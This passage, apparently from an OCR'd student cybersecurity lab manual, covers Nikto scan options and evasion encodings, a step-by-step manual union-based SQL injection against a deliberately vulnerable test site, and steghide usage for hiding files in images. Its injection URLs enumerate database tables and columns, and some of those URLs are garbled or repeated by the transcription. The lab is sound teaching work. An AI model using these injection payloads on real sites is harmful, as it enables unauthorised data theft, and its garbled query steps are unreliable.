It Display extended help information.




-Version

Display the Nikto software, plugin, and database versions




-dbcheck

Check the scan databases for syntax errors.




-host

Display the Target Host Details. Here target host is www.itmuniverse.ac.in



-p(-port)


To check on a different port



-userproxy

If the machine running Nikto only has access to the target host (or update server) via an HTTP proxy, the test can still be performed. There are two ways to use a proxy with Nikto, via the nikto.conf file or directly on the command line.

nikto.pl–h localhost–useproxy http://localhost:8080



- Update

Nikto can be automatically updated, assuming you have Internet connectivity from the host Nikto is installed on. To update to the latest plugins and databases, simply run Nikto with the – update command.

```
C:\nikto\program>nikto.pl -update
+ ERROR (): Unable to get cirt.net/nikto/UPDATES/2.1.6/versions.txt
```

- List-plugins


Will list all plugins that Nikto can run against targets and then will exit without performing a scan. These can be tuned for a session using the –Plugins option.


The output format is:

Plugin name

full name-description


Written by author, Copyright (C) copyright






-Save

Save request/response of findings to this directory. Files are plain text and will contain the raw request/response as well as JSON strings for each. Use a "." to auto-generate a directory name for each target. These saved items can be replayed by using the included replay.pl script, which can route items through a proxy.






Request/Response Output Stored in Text File

-Pause

Seconds (integer or floating point) to delay between each test.



-evasion

Specify the LibWhisker encoding/evasion technique to use (see the LibWhisker docs for detailed information on these). Note that these are not likely to actually bypass a modern IDS system, but may be useful for other purposes. Use the reference number to specify the type, multiple may be used:

1 – Random URI encoding (non-UTF8)

2 – Directory self-reference (/./)

3 – Premature URL ending

4 – Prepend long random string

5 – Fake parameter


6 – TAB as request spacer

7 – Change the case of the URL

8 – Use Windows directory separator (\)


A – Use a carriage return (0x0d) as a request spacer

B – Use binary value 0x0b as a request spacer



-timeout

Seconds to wait before timing out a request. Default timeout is 10 seconds.



- **Conclusion:** After performing this practical we have learned the scan the vulnerabilities of Web Server using different Commands.


PRACTICAL 9

- **Aim:** Perform manual SQL injection on a predefined vulnerable website.
- **Theory: Introduction of SQL Injection:** An SQL injection is a kind of injection vulnerability in which the attacker tries to inject arbitrary pieces of malicious data into the input fields of an application, which, when processed by the application, causes that data to be executed as a piece of code by the back-end SQL server, thereby giving undesired results which, the developer of the application did not anticipate. The backend server can be any SQL server (MySQL, MSSQL, ORACLE, POSTGRESS, to name a few).


The ability of the attacker to execute code (SQL statements) through vulnerable input parameters empowers him to directly interact with the back-end SQL server, thereby leveraging almost a complete compromise of system in most cases.

- **Manual SQL Injection:** The website is – http://testphp.vulnweb.com/. The actual vulnerability is here: http://testphp.vulnweb.com/listproducts.php?cat=1

Notice that the URL has the structure that you now know well. If used properly, a google dork could have led us to this site as well. Now we will replace the 1 with an asterisk “”.



This is what your vulnerable page looks like to start with.



It is vulnerable to SQL injection attack. Now we need to find the number of columns.

So, if there was an error on 12th columns. This means there were 11 columns total. So, to find the vulnerable column, we have to execute.

http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11

This does not return any error. As I said before, adding a minus sign (-) after = and before 1 will help.

http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11

You can take a look at the page.

http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11 (no minus sign that is).

Now scroll down to the bottom. You will see this.

Comparing the picture with and without the error, we can easily say that the unexpected element in the malfunctioned page is the number 11. We can conclude that 11th column is the vulnerable one. These kinds of deductions make hacking very interesting and remind you it's more about logic and creativity than it's about learning up useless code. Now we are finally where

we left out before we changed our stream. We need to find the SQL version. It can sometimes be very tricky. But let's hope it's not in this case.

Now get the code that told you about the vulnerable column and replace the vulnerable column (i.e., 11) with @@version. The URL will look like this.

http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11

Now finally you will see something like:

The server is using SQL version 5.1.69, most probably MySQL (pretty common). Also, we know the OS is Ubuntu.

Extracting tables from SQL database we used to find vulnerable columns (i.e., testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11), we will replace the vulnerable column with table_name and add prefix +from+information_schema.tables. The final URL will be:

As you can see, the name of the table is character_sets. However, this is just one table. We can replace the table_name with group_concat(table_name) to get all tables.

http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10, group_concat(table_name)+from+information_schema.tables.

We now have the names of all the tables. Here it is.

CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLI,CABILI TY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS, GLOBAL_VARIABLES,KEY_COLUMN_USAGE,PARTITIONS,PLUGINS,PROCESSLI ST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIA BLES,STATISTICS,TABLES,TABLE_CONSTRAINTS,TABLE_PRIVIL

- **Obtaining Columns:** It is similar to obtaining tables, other than the fact that we will use informaiton_schema.columns instead of informaiton_schema.tables, and get multiple columns instead of just one using the same group concat. We will also have to specify which table to use in hex. We will use the table events.

In hex its code is 4556454e5453. The final code will be:

http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,group_ concat (column_name) +from+information_schema.columns+where+table_name=0x4556454e 5453.

Now know the columns of the table events extracting data from columns.


We will follow the same pattern as we did so far. We had replaced the vulnerable column (i.e., with table_name first, and then column_name. Now we will replace it with the column we want to obtain data from. Let's assume we want the data from the first column in the above picture, i.e., event_ catalog. We will put the fol.

URL: http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10, EVENT_CATALOG+from+information_schema.EVENTS

The page didn't display properly, this means that the query was fine. The lack of any data is due to the fact that the table was actually empty. We have to work with some other table Now, we'll have to look at some other table now, and then look at what columns does the table have. So, I looked at the first table in the list, CHARACTER_SETS, and the first column CHARACTER_SET_NAME. Now finally we have the final code as:


http://testphp.vulnweb.com/listproducts.php?cat=1+union+sel

ect+1,2,3,4,5,6,7,8,9,10, group_concat(CHARACTER_SET_NAME)+from+information_schema.CHARACTER_SETS



So finally, now you have data from CHARACTER_SET_NAME column from CHARACTER_SETS table. In a similar manner you can go through other tables and columns. It will be definitely more interesting to look through a table whose name sounds like 'USERS' and the columns have name 'USERNAME' and 'PASSWORD.' I would show you how to organize results in a slightly better way and display multiple columns at once.

This query will return you the data from 4 columns, separated by a colon (:) whose hex code is0x3a.http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(CHARACTER_SET_NAME,0x3a,DEFAULT_COLLATE_NAME,0x3a,DESCRIPTION,0x3a,MAXLEN)+from+information_schea. CHARACTER_SETS



- **Conclusion:** SQL injection attacks are a growing criminal threat to your web applications, especially those that access sensitive data. Where are the best places to invest your resources? Some techniques, such as secure coding, are wise practices that benefit

your application in related ways, such as improved performance and readability. Other defenses require much greater investment in deployment and support and should be used only on the most important or sensitive applications. With that in mind, here are the two most important things you can do to protect your applications from SQL injection attacks.

It's long been argued that fixing bugs during development is far more effective than fixing them in later phases, and the same holds true here. Spend time educating your developers on basic security practices. The time you spend up-front will be far less than you would spend cleaning up the mess if the vulnerabilities make their way into production.

The single most useful SQL injection defense is to use prepared statements anywhere you're passing input from the user to the database. It's also a good idea to pass user input through regular expressions, throwing out potentially dangerous input before sending it to any backend resource such as a database, command line, or web service.

PRACTICAL 10

- **AIM:** Perform steganography using steghide.
- **Theory: Introduction of Steganography:** Introduction and history of steganography: Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video. The word steganography combines the Greek words steganos, meaning "covered, concealed, or protected," and graphein meaning "writing." The first recorded use of the term was in 1499 by Johannes Trithemius in his Steganographia, a treatise on cryptography and steganography, disguised as a book on magic. Generally, the hidden messages appear to be (or be part of) something else: images, articles, shopping lists, or some other cover text. For example, the hidden message may be in invisible ink between the visible lines of a private letter.

Some implementations of steganography that lack a shared secret are forms of security through obscurity, whereas key-dependent steganographic schemes adhere to Kerckhoffs's principle. The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages no matter how unbreakable arouse interest, and may in themselves be incriminating in countries where encryption is illegal. Thus, whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing the fact that a secret message is being sent, as well as concealing the contents of the message. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program, or protocol.

Media files are ideal for steganographic transmission because of their large size. For example, a sender might start with an innocuous image file and adjust the color of every 100th pixel to correspond to a letter in the alphabet, a change so subtle that someone not specifically looking for it is unlikely to notice it.

- **Introduction Steghide Tool:** Steghide is a Steganography utility written in C++ for Linux and Windows, released under the GNU/GPL license. It lets users exploit Windows Bitmap and JPEG images and Windows Wave and Sun/NeXT AU audio

files as cover files; any kind of file may instead be used as the payload. Data in the payload may be encrypted and compressed. In addition to the data proper, it is also possible to include in the stego file the payload file name and a checksum to verify the integrity of extracted data. The cryptography algorithm used per default is Rijndael with 128-bit keys (which constitutes the Advanced Encryption Standard, or AES) in cipher block chaining mode. It is in any case possible to select any algorithm among 18 possibilities, each of which may operate in various modes.

- **Steghide Features:** Command line syntax for Steghide is quite simple; the base structure is the following:

steghide command [arguments]

Possible commands are embedded, extract, info, encinfo, version, license, help.

We mentioned encinfo above and the last three should be pretty obvious; we explain the others, which constitute the heart of Steghide, below.

Embed

The embed command is used to insert a payload inside a cover file. In addition to cryptography and the checksum we mentioned, you can also protect your data with a passphrase that will be requested on extraction. In this phase you can also choose the level of compression to use for the payload, among the nine provided by the Zlib library, as well as the cryptographic algorithm and mode of operation. It is not mandatory to include the payload file name, nor the checksum; it may be useful not to, when the usable space in the cover file is an issue.

The basic usage is as follows:

$ steghide embed -cf picture.jpg -ef secret.txt

Enter passphrase:

Re-Enter passphrase:

Embedding “secret.txt” in “picture.jpg”… done

This command will embed the file secret.txt in the cover file picture.jpg.

In the example the file secret.txt (embed file) is hidden inside the picture.jpg file (cover file).

No other flags are specified, so the payload is compressed and encrypted by default (with AES) and the embedded file name is added to the payload together with the checksum. In this case the picture.jpg file at the end of

the operation contains the payload; it is also possible to leave the original cover file as it is and make a copy that contains the payload, by adding the argument -sf filename. The passphrase is also specifiable on the command line with the parameter -p, allowing the use of this command also in non-interactive contexts.

- **Extract:** The extract command is used to extract the payload from the stego file produced. Again, usage is very simple, and there are less parameters that can be passed to the executable; you have to specify the name of the file from which to attempt extraction and optionally a passphrase, that will be requested interactively otherwise. It's possible to choose the name of the output file the payload will be saved to:

$ steghide extract -sf picture.jpg

Enter passphrase:

Wrote extracted data to "secret.txt."

The last fundamental command is info. With it becomes possible to gather information on any file among the supported types, like for example to find out about capacity: it can thus be useful before an embed, to verify that the chosen cover file may adequately contain the payload to be hidden. The info command may optionally return information on the hidden contents if it is provided the passphrase used during an embed. The next example should make this more easily understandable.

$ steghide info received_file.wav

"received_file.wav":

format: wave audio, PCM encoding

capacity: 3.5 KB

Try to get information about embedded data? (y/n) y


Enter passphrase:

embedded file "secret.txt":


size: 1.6 KB

encrypted: Rijndael-128, cbc compressed: yes


After printing some general information about the stego file (format, capacity) you will be asked if steghide should try to get information about the embedded data. If you answer with yes you have to supply a passphrase. Steghide will then try to extract the embedded data with that passphrase and if it succeeds – print some information about it.




- **Step 1:** Select a path of any image file.




In CMD write syntax cd path of the image file and Press ENTER.



Write “steghide” and press ENTER, all the commands will appear.





To embed a file use syntax “steghide embed -cf image file -ef text file”


Press ENTER

